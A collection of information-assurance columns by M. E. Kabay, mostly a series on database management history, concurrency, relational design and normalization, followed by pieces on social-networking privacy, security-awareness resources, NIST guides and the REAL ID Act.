In this series of articles, we'll look at some principles of database management systems (DBMSs), security implications of DB structures and access methods for concurrency control, recovery strategies and effective DB resource management as essential components of good security and business continuity management.

In the next article, we'll look at the state of data management in the 1960s and 1970s and how the development of the relational DB model measurably improved IA.

* * *

This series of articles is based on the narrated lecture “Introduction to Database Management System Administration & Security” < http://www.mekabay.com/courses/academic/norwich/msia/index.htm > prepared for the MSIA program < http://www.graduate.norwich.edu/infoassurance/ > at Norwich University < http://www.norwich.edu >. You are welcome to download the lecture files at any time.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Database Management & Security: Chaotic File Structures

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second in a series of articles on database management and security. In the first article, we looked at why databases (DBs) should matter to information assurance (IA) experts. In this article, we go back fifty years to the early days of programming to see how insecure data structures were in the 1950s and 60s.

The development of the relational database (DB) model was a tremendous boost to the security of data management in the 1960s and 70s. The problems we faced then were deeply related to security.

The fundamental problem of data structures in the 1960s is that there was nothing to provide linkages among the data stored in files. If a programmer needed to use information in one file as a pointer to locate information in another file – for example to look up an order number for a customer so that she could locate the order details for a current order – everything had to be done in a specific program. Keeping track of record numbers, doing comparisons between a search value and the values in records that were being read serially, defining the record structures for every file – these functions resided in each individual program. Make a mistake in writing one program and the results could ricochet through the entire system by corrupting values that would then be read by other programs. There were no safeguards on what you could put into a file other than what a specific program written by specific programmer happened to include as a limitation. Did you want to change a restriction on the values in a particular field? Sure – go find every single program needing the change and then make all the changes, and then recompile all of those programs and hope you got it right.

Another problem was that in the absence of any theory for organizing data, it was very easy for programmers to duplicate data. For one thing, there might be more than one programmer on the system; so it wasn't unexpected that, say, a customer record might be duplicated in files used by the accounting department for billing and by the order-processing department for inventory controls. The problem occurred when somebody needed to change the customer information – for example, if the customer got a new telephone number. Because there was no theoretical basis for deciding how to store information relating one type of data to another, it was hard for programmers to figure out how to store related information. Should you store repeated information in a single record or in multiple records? For example, if you were storing data about orders, should you create a single record that looked like an order form or was there a better way? Should you replicate information to every record where it might be useful? For example, should you put contact information for a customer into every order header?

Documentation was always a mess: nothing in the file itself described the record structure; the only description was in the program data definitions – and many programmers had still not heard of in-line comments. Sometimes, programmers would scribble file definitions on pieces of paper; I personally remember seeing clipboards with file structures hung on nails on the wall in the programming area. File incompatibilities could develop very easily under such circumstances; different programmers could easily diverge in their file structures without knowing it. Even a single programmer might forget the details of a less-used file and find a program wreaking havoc

by mistake by reading information and interpreting it wrongly or by trashing existing records with malformed data. When different programmers or a forgetful individual programmer stored the same data by different names in different files, their inconsistencies could lead to unexpected errors.

In a sense, the problems of data structures paralleled the early problems of controlling printers. Printing was fraught with tedious details: we had to get the right file structures, incorporate them into our data definitions within the programs, create the output record formats in detail – every single position, every punctuation mark, every separator – and even, in the older systems which had no printer drivers, take into account the specific attributes of the printers we were dealing with. At that time, some systems still had no spoolers (SPOOL meant Shared/Simultaneous Peripheral Operation On Line): a program controlled a given printer directly – if by mistake, another program started writing to a printer in use, you might actually get a mixture of data appearing in a jumbled mess on the printer.

Database management systems (DBMSs) were conceptually similar to the development of spoolers and printer drivers: they provided a standardized method for control of data in a way that eliminated the need for special coding within each program and they took care of the next problem faced by filesystems: concurrency, which is the topic of our next article.

* * *

This series of articles is based on the narrated lecture “Introduction to Database Management System Administration & Security” < http://www.mekabay.com/courses/academic/norwich/msia/index.htm > prepared for the MSIA program < http://www.graduate.norwich.edu/infoassurance/ > at Norwich University < http://www.norwich.edu >. You are welcome to download the lecture files at any time.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Database Management & Security: Concurrency & Codd

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the third in a series of articles on database management and security. In this article, we look at the concurrency problem and how Dr E. F. Codd developed the relational database model.

Concurrency, which we will be discussing in detail later in this series, was a nightmare for early programmers. If two programs access a single data file at the same time and both programs attempt to make changes to the same data, there is a real possibility that the second one to write into the file will destroy the changes made by the first one.

The classic *lost update* problem can be illustrated by this sequence of events:

1. Joe's process reads the inventory file and puts a copy of the Widget total in a memory buffer (variable): there are 25 Widgets.
2. Moments later, Shakheena's process also reads the same record and puts 25 Widgets into her buffer.
3. Joe takes out 10 Widgets from his copy of the inventory total and writes out the inventory record to show that there are 15 Widgets left.
4. Shakheena takes out 5 Widgets from her copy of the original inventory total and writes out the inventory record to show that there are 20 Widgets left.

So how many Widgets are left in reality after Joe and Shakheena both withdraw their amounts from their copies of the original inventory total? Well, you can see that although Shakheena's overwriting of Joe's total seems to put 20 Widgets in inventory, actually there are only 10 left.

One approach was to *serialize* access to the files so that only one process could access the data file at a time; however, seizing the entire file was out of the question for multiuser systems where dozens or hundreds of users (that was a lot of people 50 years ago) were supposed to be accessing the same data collection at the same time. Serializing access to the entire file had unacceptable performance consequences.

Dr E. F. Codd was working for IBM in their San Jose research laboratory when he developed the relational database model that he published in 1970. He and fellow IBM scientist Christopher J. Date pursued the relational model and were instrumental in developing the Structured Query Language that we universally know as SQL, usually pronounced "sequel" and sometimes simply by the letters of its acronym. In this series, I want to remind you of a few basic concepts to refresh the memories of those of you who have studied the material and prompt those of you who haven't into reading more about it. For an archive of Dr Codd's publications, see the ACM SIGMOD (Association for Computing Machinery Special Interest Group on Management of Data) collection.< http://www.informatik.uni-trier.de/~ley/db/about/codd.html >

Codd defined a database as "a self-describing collection of integrated records." There are some pretty significant words in the definition before you. And it is a *model of a model*. We will look

at each of these concepts in turn in subsequent articles in this series.

* * *

This series of articles is based on the narrated lecture “Introduction to Database Management System Administration & Security” < http://www.mekabay.com/courses/academic/norwich/msia/index.htm > prepared for the MSIA program < http://www.graduate.norwich.edu/infoassurance/ > at Norwich University < http://www.norwich.edu >. You are welcome to download the lecture files at any time.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Database Management & Security: The Development of DBMSs

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the __ in a series of articles on database management and security. In this article, we look at the development of databases – even before the development of relational databases – and how they provided a more secure environment for programming and data management in the 1960s and 1970s.

You'll recall how much trouble unstructured collections of individual files can be; databases are collections of files that include self-referential data. Data about the data are called *metadata*; they can be read and interpreted by the database management system (DBMS) and thus used to communicate with the application programs accessing the data. (Incidentally, I happen to continue using words with "data" as plurals because of my early years of learning Latin, but almost no one else does anymore. You can be perfectly correct nowadays saying "data is" or "metadata is.")

The *data dictionary* contains some (not all) of the metadata and defines attributes of all the fields and records, including logical constraints on the data ranges and relationships among the data. Metadata include names, editing constraints such as allowable ranges, and relationships among records such as the number of records that share a common value (called a key). Because the metadata reside with the data instead of inside the compiled programs, maintaining programs becomes vastly simplified. In the same way, the metadata provided documentation about the database, reducing the errors and inconsistencies that are inherent with manually maintained, replicated copies of system documentation.

Metadata extend integration by providing performance-enhancing indexes for common lookups; databases can even store default formatting such as number of visible decimal places in displaying a field, for output such as displays or paper reports.

A curious phrase "a database is a model of a model" expresses the notion that databases do not have to be what is called *isomorphic* with reality; that is the structure of the database is an abstraction from reality. Indeed, it is a *second-order* abstraction in the sense that a database designer represents *her* view of what she understands from interviewing *users*. Naturally, the users are expressing *their* perspective on reality. The implication is that a database design should never be viewed as rigidly fixed for all eternity; it is an *instantiation* of one *interpretation* of a *view* of reality.

Another comment is something that I have been teaching for decades: the availability of the tool determines perceptions of what is possible. One of the most striking experiences I ever had as a consultant occurred in the mid-1980s when I was just striking out on my own. I was helping a clothing factory in Montréal to optimize their databases and the head of IT and I were walking through the offices one day when I stopped dead in my tracks. I pointed to an employee at a desk and asked the VP if we could go speak to him. "Hi," I said, "whatcha doin'?" Well, said employee, he was calculating subtotals based on a report. You see, it was precisely the sight of someone using a calculator with a computer printout that got my curiosity going. "Have you

done this before?" I asked. "Sure," he said, "every month for the last three years." "Did you ever ask anybody to put the subtotals into the report for you?" He stared at the VP and me in astonishment and said, "They can DO that?" And this is why I am telling you this story. It seems that nobody had ever walked around finding out what the employees needed or telling them what was possible.

From a security standpoint, the risk of errors resulting from any manual process should raise hackles; that the manual process was being repeated month after month for years was an appalling potential source of data integrity problems.

The lesson, even for security experts, is that we need to use the time-tested technique of MBWA: management by walking around. There is no substitute for contact with reality. All the reports in the world are just hearsay: go out and see for yourself what's happening in your working environment.

In the next article, we'll continue exploring DBMSs and look at how Codd's relational model provided increasing structure for secure data management.

* * *

This series of articles is based on the narrated lecture "Introduction to Database Management System Administration & Security" < http://www.mekabay.com/courses/academic/norwich/msia/index.htm > prepared for the MSIA program < http://www.graduate.norwich.edu/infoassurance/ > at Norwich University < http://www.norwich.edu >. You are welcome to download the lecture files at any time.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Database Management & Security: DBMS Components

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the fifth in a series of articles on database management and security. In this article, we look at terminology and tools of database management systems.

A database management system (DBMS) includes databases (DBs) and the tools for building, modifying, monitoring, securing, and repairing them. A DB contains *files* – sometimes people call them *tables* and in some systems they are called *relations* or *datasets* – each of which consists of *records* (also called *rows* or *tuples*) in which there are *fields* (also called *columns* or attributes). Designers establish *relationships* or *links* among tables to help locate data; these linkages among the tables help users navigate through the DB.

It's the DB *application* that provides a particular way of accessing the DB; for example, a particular DB application might be an accounting program or a production-control program or a patient-records program. DB applications provide for our control over what constitutes acceptable data; for example an inventory system can include provisions for defining reorder points to prevent exhaustion of parts supplies.

DB applications provide user interfaces so that employees can enter data quickly and correctly as well as locating data using interactive queries or stored procedures. Applications normally include capabilities for creating new reports as well as for generating predefined reports.

The DBMS also includes a DB application with general capabilities often called a *query* program. Users with little or no programming experience can use the query program to work on subsets of their data to answer specific questions, for calculations and to generate reasonably sophisticated reports with features like sorting, subtotals, headers and even graphs. Unfortunately, query programs run by database administrators (DBAs) may also bypass normal security restrictions, resulting in security problems if they tamper with the self-consistent data of the DB.

Access by an application program to the data flows through an application program interface or API which in turn depends on the internals of the DBMS to interpret metadata from the data dictionary. The metadata translate requests for functional definitions of the data such as the name of a patient into pointers to records and descriptors of the specific parts of the records that correspond to the needed data.

The relational model has a number of strict requirements. The most important is that every single record must be unique. That means in practice that we are going to have to name an attribute of the information that is naturally unique or alternatively, to impose one that we can force to be unique. We call the unique identifier of the record the *key*.

Keys make an enormous difference to the structure and performance of databases. Keys can consist of a single field or of several fields that are concatenated to form a *compound key*. Keys can be used to create a special set of pointers called an *index* (plural *indexes* or *indices*) that can

greatly speed access to records. For example, if *patient_ID* is a key for treatment records, then one could have the database almost instantly retrieve the records of treatments for a specific patient without having to read all of the patient records to find the right ones. The *patient_ID* key allows the DBMS to use random access (direct I/O) with a specific record number instead of serial access (serial I/O).

Defining appropriate keys is critically important in designing databases. The choice of keys depends very much on the kinds of questions that users typically ask; one of the concerns is that keys add to the overhead of the database – both in terms of requiring extra storage space for the pointers (some define a chain of values with the same key and others point to the start or end of the chain) and in imposing a performance cost whenever we add or delete records (because we have to modify pointers to keep the chain descriptors correct).

Choosing the right keys is at the heart of the database designers skillset. Just as an example, imagine an order-entry system in which the only key to the order dataset were mistakenly defined as *customer_ID*; it would be impossible to have more than one order in the dataset per customer – a ridiculous constraint.

Continuing our imaginary order-entry system example, suppose an amateur database designer decided to include full customer information (name, address, telephone number) in the same record as the order number and the date of an order (what we call an order-header, which corresponds to the top of an order form). Suppose a very large customer had 3,000 orders in the database – are we to accept that there should be 3,000 copies of the same information stored uselessly in the order-header file? Ridiculous. We prevent these problems in the process called *normalization*, which is the subject of the next articles in this series.

* * *

This series of articles is based on the narrated lecture “Introduction to Database Management System Administration & Security” < http://www.mekabay.com/courses/academic/norwich/msia/index.htm > prepared for the MSIA program < http://www.graduate.norwich.edu/infoassurance/ > at Norwich University < http://www.norwich.edu >. You are welcome to download the lecture files at any time.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Database Management & Security: Data Anomalies & Normalization

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the sixth in a series of articles on database management and security. In this article, we look at data anomalies that can result from poorly-structured database designs and how the process of normalization helps avoid such problems.

Before Dr E. F. Codd and his colleagues formalized the reasoning for deciding how to group data into records (relations, rows, tuples), programmers were always running into problems that qualify as security issues: they would discover that users were causing their files or primitive databases to lose critically important data.

Suppose we naïvely defined an inventory record that put all the details about items in a store into a single record? How would we keep track of the items we in our store if we delete the last record that includes the item information? How do we store information about an item that nobody has bought yet? Why are we storing copies of the information about the same items and the same people?

28. This slide gives a couple more examples of the *deletion anomaly* that results from badly normalized data structures. You can see that these erroneous record layouts mix information about fundamentally different entities. There's no good reason to store details about a doctor in the record pertaining to a patient. There's no good reason to store information about a car in the same record as price information about types of repairs. These non-normalized data structures don't make sense even if we don't know much about databases.

29. Just as we saw in previous slides, a dataset that mixes detailed information about a part with radically different information about where the parts are stored causes a real headache. We need to separate the information about the parts from the information about how many there are and where they are kept. What we can do is to keep a record that links a specific part number to a specific bin number and lists how many of that part are in that bin. Now that is a normalized design and it easily handles information about parts that are out of stock, bins that are empty, and parts that are in more than one bin.

30. We've already seen some of the problems that can occur in a poorly structured database when we delete records. Here are some more. In particular, I draw your attention to what could happen if we have a library database in which we delete the record with information about the publisher when there are many books that point to that publisher. You can see that removing the only record that tells us the name, address, telephone number and so on for the publisher could be very harmful for the library and would make the book records that point to the nonexistent publisher record meaningless (for example, they might have the number 2345 which used to point to Random House which now wouldn't mean anything at all).
Databases have strict rules which make it impossible to cause this kind of havoc; we call these rules *referential integrity constraints*. Other examples include not being able to add a record that duplicates a unique key value in a dataset or not being allowed to add a record that points to a nonexistent key. As an example of the latter, an order-entry system would prevent an operator

from adding an order for a client that does not yet exist in the database. First you add the client record, then you can add the order placed by that client.
You are familiar with such constraints simply from having bought things on the Web, where it is perfectly normal for us all to fill out an identification form about ourselves *before* we can place our order containing the items we want to buy. The next time, however, if we allow the vendor to keep our information, we can just identify ourselves and fill out the details of the new order.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The Persistence of Memory:
Free Speech and Career Prospects

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my previous two columns, I've been discussing free speech from a corporate perspective. Today I look at self-expression and employment prospects.

As most readers of this column know, I teach at a small (wonderful, exciting, innovative, beautiful – OK OK, I'll stop now) college in Vermont. My undergraduate students are mostly 18- to 22-year-olds and many of them have personal Web pages, blogs or entries in social networking sites such as MySpace < http://www.myspace.com > and FaceBook < http://www.facebook.com >.

Anyone can register for an account in these sites and check to see if job applicants have pages there. Considering what some people have been posting on these public services, their job prospects may not be very high. Some students have posted nude pictures of themselves; others have posted pictures of themselves or their friends drinking alcohol illegally (due to age restrictions); some people have been arrested as a result. < http://www2.ljworld.com/news/2006/aug/12/facebook_indiscretions_plague_users/ > Campus security forces are turning to the social-networking sites as an investigatory tool; for example, after Penn State University students violated school safety rules by rushing onto a sports field after a big game, the campus police found a photo of the melee on a FaceBook entry – and the poster had even identified friends in the picture. < http://www.msnbc.msn.com/id/12209620/site/newsweek/ >

These young people are blithely ignoring the possible consequences of their actions. Norwich University Assistant Professor Danielle Zeedick recently wrote a thoughtful piece in _Secure Computing Magazine_ < http://scmagazine.com/us/news/article/643128/social-networking-sites-dangerous-part-the-college-experience/ > about the problem in which she pointed out that employers may be scanning social-networking sites for evidence of good character. Students interested in government work are particularly at risk if they make fools of themselves or put their integrity into question.

I point out to my students that anything they post to the USENET is archived < http://groups.google.com/ > and accessible for years to come. Most Web pages have cached versions on Google that persist days to weeks and 85 billion Web pages are archived on the Wayback Machine < http://www.archive.org/index.php >. I found a copy of my own home page there dating back to March 3, 2003! E-mail is beyond our control; anyone can (illegally) post a private communication to a USENET group, a blog, or some other public place where a search engine will link the writer to thoughtless words or images. Trying to clean up one's act to get a job may be impossible.

I'm sure that many readers of this column are parents of high school and college-age students, have young friends or are generally concerned about the welfare of young people. Do spread the

word through youth groups, teachers and family about the importance of thinking carefully before posting anything in the vast, searchable, public and unexpectedly permanent world of the Web.

Incidentally, the title of today's column refers to a famous painting by Salvador Dali.< http://www.artsforge.com/agallery/pmem.html >

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

NoticeBored Not Boring

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A New Zealand consultancy called IsecT (standing for "security in IT") < http://www.isect.com/index.html > runs a valuable Web site called NoticeBored < http://www.noticebored.com/index.html > that is anything but boring.

Dr Gary Hinson, PhD CISSP CISM CISA MBA, CEO of IsecT, commented wryly to me when he fact-checked this article, "The NoticeBored name, by the way, relates to the idea that employees are bored to tears with first-generation security awareness messages ('Think security!' or 'Be aware!') on dog-eared posters that are never changed." [Quick note to readers: I check my articles about other people's work by sending them a draft before publication.]

The site includes samples of security-awareness posters < http://www.noticebored.com/html/posters.html > that can be licensed; information about an ISO17799-compliant security-policy manual (U$400) < http://www.noticebored.com/html/policy_manual.html >; a collection of about 1,000 security links and a blog < http://www.noticebored.com/html/blog.html >; and a variety of free materials < http://www.noticebored.com/html/white_papers.html >.

Their "NB this month" section < http://www.noticebored.com/html/this_month.html > describes a wealth of purchasable security awareness materials that can brighten up any organization's program. The theme for April is network security awareness. The introduction includes the thoughtful comment, "It could be said that, conceptually, networks and information security are poles apart. Whereas in one view security majors on control and constraint of information assets, networking involves sharing and releasing them. Networks are inherently complex and dynamic, whereas security benefits from simplicity and stability. Reconciling such opposing forces is no easy task. It should be no surprise, then, that networking represents one of the most challenging areas of information security."

The menu includes 27 files and you can see the whole list yourselves. Highlights (quoting excerpts directly from the Web page with most of the details left out):

AWARENESS MATERIALS FOR ALL EMPLOYEES

1. Security awareness seminar: network security (PPT [PowerPoint]) – Nine presentation slides and speaker notes support a general network security awareness seminar covering network security issues at the office, at home and at wireless network hotspots.

2. Security awareness posters: network security (HTML and graphics) – Six striking new high-resolution posters plus ten medium-resolution posters previously released. Our awareness posters are designed to promote and brand the security awareness program as a whole, intriguing and encouraging staff to seek out further information on network security.

3. Screensavers: network security (SCR)

4. Internet Acceptable Use Policy (DOC) [MS-Word; all other documents are DOCs unless otherwise indicated] – A generic Internet AUP, designed to stimulate a review of yours (assuming that you have one already!): does yours take account of current Internet/Web security threats?

5. Staff briefing: Web security

6. Staff guideline: securing home wireless networks

7. Case studies: network security – Two hypothetical but realistic network security scenarios are described. Questions are posed and model answers are provided to get the discussion going.

8. Take home messages: network security

9. Crossword puzzle: network security

10. Security awareness survey: network security – To what extent do your employees comprehend this month's topic? Do they 'get it'? Survey awareness using this data collection form to obtain useful statistics for the awareness program and solicit feedback comments and improvement suggestions.

11. Glossary: network security terms

12. Links: network security resources (free!)

AWARENESS MATERIALS FOR EXECUTIVE MANAGERS

13. Mind-maps: network security – A suite of Visio drawings, visually representing network security issues in the form of mind maps. The mind maps helped us think about and structure the content whilst researching and preparing the NoticeBored module, and are used to illustrate the awareness presentations and other materials.

14. Board agenda: network security

15. Model security policy: network security

16. Management presentation: network security (PPT)

17. Executive briefing: network security

18. Executive briefing: wireless network security

19. Management briefing: network security

20. Security metrics: measuring network security

AWARENESS MATERIALS FOR IT PROFESSIONALS

21. Newsletter: network security

22. Awareness program activities: network security

23. Technical seminar: network security (PPT) – Presentation slides plus speaker notes to facilitate a seminar discussion on the technical aspects of network security with IT professionals, perhaps a lunchtime session?

24. Technical briefing: network security controls

25. Technical briefing: secure wireless networking

26. White paper: 7-layer network security model

27. Internal controls review checklist: network security

I hope readers, especially those responsible for awareness/training/education, will take full advantage of this excellent material. The monthly modules are sold on a subscription basis < http://www.noticebored.com/html/vfm.html > for about the cost of a cup of coffee per employee per year (a reference to a comment by Richard Clarke, former special advisor to the President on cybersecurity, about organizations who spend less on security than on coffee deserving to be hacked) < http://techupdate.zdnet.com/techupdate/stories/main/0,14179,5103462,00.html >.

Congratulations and thanks to IsecT for making these monthly banks of materials available to the community at reasonable costs.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

ProCurve Networking Site has Useful White Papers

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

White papers vary in quality; sometimes a vendor-written white paper can be commercial puffery devoid of substance, irritating to read, and counterproductive both for reader and sender. However, having written commercial white papers myself, I am often I am often impressed with the work and care devoted to the subject matter in good white papers.

A few days ago, I received word of a new Website run by Network World: ProCurve Networking < http://dimension.networkworld.com/hpproidg/index_dimension.html >. The description says it is devoted to improving "information security, network resiliency, mobility, convergence, and business efficiency." There were several items of likely interest to readers of this column, especially after clicking the “Security” tab near the top of the page.

“Pushing Security to the Perimeter” is a 10 page white paper subtitled "Trusted Computing Technology Adapts to Changing Enterprise Needs" and is sponsored by Hewlett-Packard. The author, Sally Hudson, works for IDC, the parent company of Network World and Computerworld; she apparently wrote the paper in fall 2005 based on extensive field research including surveys and interviews and it was first published in February 2006.

The paper reviews identity and access management (IAM) systems and begins with an abstract that reads in part, " Security concerns, identity theft and regulatory compliance requirements are converging to drive the need for strong IAM solutions within the enterprise. IDC defines IAM solutions as a comprehensive set of technologies used to identify users in a system by associating user rights and restrictions with the established identity. These solutions can include enterprise single sign-on (SSO), legacy authorization, user provisioning, advanced authentication hardware and software, and other endpoint security solutions. We also profile the ProCurve Identity Driven Manager 2.0 with Adaptive EDGE Architecture to illustrate a cost-effective IAM solution that can help enterprises address their concerns while adding value to their networks.”

The author discusses critical components of IAM including

- advanced authentication such as tokens and biometrics in the Golan
- single sign-on for Web applications and for hosts;
- mainframe access controls; and
- authorization management, which the author calls "user provisioning."

The paper has additional information about the ProCurve line of products.

Another white paper of interest is "Delivering Intelligent Network Access through IDM” where IDM stands for "identity driven management." The six-page paper from Hewlett-Packard explains that standard model of identification, authentication and authorization (IA&A) puts intelligence in the core devices and leaves perimeter devices as largely passive. In contrast, IDM puts more intelligence and flexibility into the response of perimeter devices that are the first to interact with user is attempting to connect to the network.

In addition to the topical papers, there are a number of product specific specifications available for download.

The site is attractively laid out, has many topical links on the side and at the bottom, and I think it will be worth readers' time to visit and monitor this new site.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

NIST Guide to Security Documents

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the most valuable sources for downloading free, unbiased publications about security management is the Website of the National Institute of Standards and Technology (NIST) Information Technology Laboratory (ITL) Computer Security Division (CSD) Computer Security Resource Center (CSRC) < http://csrc.nist.gov/publications/ >. According to the description on their home page, the CSRC "develops computer security prototypes, tests, standards, and procedures to protect sensitive information from unauthorized access or modification. Focus areas include cryptographic technology and applications, advanced authentication, public key infrastructure, internetworking security, criteria and assurance, and security management and support. These publications present the results of NIST studies, investigations, and research on information technology security issues."

A new resource especially useful for newcomers to this excellent collection is the "Guide to NIST Computer Security Documents" < http://csrc.nist.gov/publications/CSD_DocsGuide.pdf > edited by Tanya Brewer and Matthew Scholl and dated February 2007 (but the PDF file shows that it was updated in April). The editors write,

"Currently, there are over 250 NIST information security documents. This number includes Federal Information Processing Standards (FIPS), the Special Publication (SP) 800 series, Information Technology Laboratory (ITL) Bulletins, and NIST Interagency Reports (NISTIR). These documents are typically listed by publication type and number
or by month and year in the case of the ITL Bulletins. This can make finding a document difficult if the number or date is not known. In order to make NIST information security documents more accessible, especially to those just entering the security field or with limited needs for the documents, we are presenting this Guide. In addition to being listed by type and number, this will present the documents using three approaches to ease searching:

- by Topic Cluster
- by Family
- by Legal Requirement."

They add, "The Guide will be updated on a bi-annual basis to include new documents, topic clusters, and legal requirements, as well as to update any shifts in document mapping that is appropriate."

Topic clusters include 23 classifications to help locate documents, starting with Annual Reports, Audit & Accountability and Authentication and finishing with Smart Cards, Viruses & Malware and Historical Archives (out of alphabetical order for some reason). The "Families" classification starts with Access Control, Awareness & Training, Audit & Accountability and finishes with System & Information Integrity. The Legal Requirements classification includes the FISM (Federal Information Security Management Act of 2002), OMB Circular A-130 (Management of Federal Information Resources, Appendix III: Security of Federal Automated Information Resources), Health Insurance Portability and Accountability Act (HIPAA), and

Homeland Security Presidential Directive-7 (HSPD-7) – Critical Infrastructure Identification, Prioritization, and Protection among others.

The guide is particularly attractive in its layout and typography; we have Michael James of The DesignPond to thank for the colorful, tasteful color scheme and graphics.

My thanks to my friend and colleague Elizabeth Templeton, Administrative Director of the MSIA Program at Norwich University for pointing out this valuable new resource.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Two valuable (ISC)2 seminars coming up in May and June: End-to-End-Digital Investigation < http://www.isc2.org/events > on May 31 in Denver and INFOSEC Update < http://www.itpg.org/events_infosec.htm > June 4-5 in Marina del Rey.

The Paper It's Written On:
Identification Cards and National Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The REAL ID Act < http://thomas.loc.gov/cgi-bin/bdquery/z?d109:H.R.418: > is currently the subject of hot debate in the Judiciary Committee of the Senate of the United States < http://www.networkworld.com/news/2007/050407-privacy-groups-renew-push-against.html >.

Proponents of the Act argue that it "to make sure our driver's licenses and government issued IDs can't be faked. We need to hold employers accountable for hiring illegal workers, and real IDs will make this enforcement possible." < http://www.gop.com/News/Read.aspx?ID=6222 > Even if one disapproves of the very idea of a national identity card – with all the privacy concerns that such a system raises, < http://www.epic.org/privacy/id_cards/ > it's hard to disagree that the burden of extra paperwork would inconvenience some illegal immigrants to the US as well imposing additional nuisances on citizens and legal residents requesting drivers' licenses.

However, the Department of Homeland Security has a startling assertion on its Website: "REAL ID is a nationwide effort intended to prevent terrorism. . . ." < http://www.dhs.gov/xprevprot/laws/gc_1172767635686.shtm > One category of objections is exactly analogous to opposition to gun-control laws: the laws won't work because criminals will ignore them. For example, Rep. Ron Paul (R-TX) wrote in 2005, "One overriding point has been forgotten: Criminals don't obey laws! As with gun control, national ID cards will only affect law-abiding citizens. Do we really believe a terrorist bent on murder is going to dutifully obtain a federal ID card? Do we believe that people who openly flout our immigration laws will nonetheless respect our ID requirements? Any ID card can be forged; any federal agency or state DMV is susceptible to corruption. Criminals can and will obtain national ID cards, or operate without them. National ID cards will be used to track the law-abiding masses, not criminals." < http://www.house.gov/paul/tst/tst2005/tst050905.htm > By this reasoning, we would have no laws at all.

More on this topic in the next column.

* * *

Special discount for Network World Security Strategies readers: For a 10% discount on the upcoming INFOSEC Year in Review workshop < http://www.itpg.org/events_infosec.htm > in Marina Del Ray, CA on June 4-5, 2007, use code WNW07 when registering online or by phone.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

National Identification Cards and National Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I started to discuss the REAL ID Act, which is currently back in the news because of a resurgence of strong opposition to its activation in 2008. < http://www.washingtonpost.com/wp-dyn/content/article/2007/05/08/AR2007050801899.html > I mentioned that I choose to dismiss one class of objections altogether: the notion that because there are ways around the restrictions of the REAL ID Act, therefore it should be abandoned.

A much more serious objection to REAL ID as a security measure is rooted in how we use identification and authentication for security. Bruce Schneier has written clearly about this issue in an essay from the 2004-02-15 "Crypto-Gram" newsletter. < http://www.schneier.com/crypto-gram-0402.html#6 > In "Identification and Security," he makes the point that identification does not in itself tell us anything about the threat posed by an individual. Instead, an identifier allows authorities to compile profiles about individuals based on their recorded behavior – behavior that would be harder to compile without a unique, consistent identifier. Consider how much harder it is to track people who travel by bus and pay cash for their tickets than those who travel by air and use credit cards; but then ask yourself if travel patterns are sufficient to allow effective identification of terrorists.

The 9/11 terrorists all had identification papers – some authentic, some forged. You can read extensive excerpts from _9/11 and Terrorist Travel: A Staff Report National Commission on Terrorist Attacks Upon the United States_ on the Amazon Web site < http://www.amazon.com/11-Terrorist-Travel-National-Commission/dp/1577363418 >.

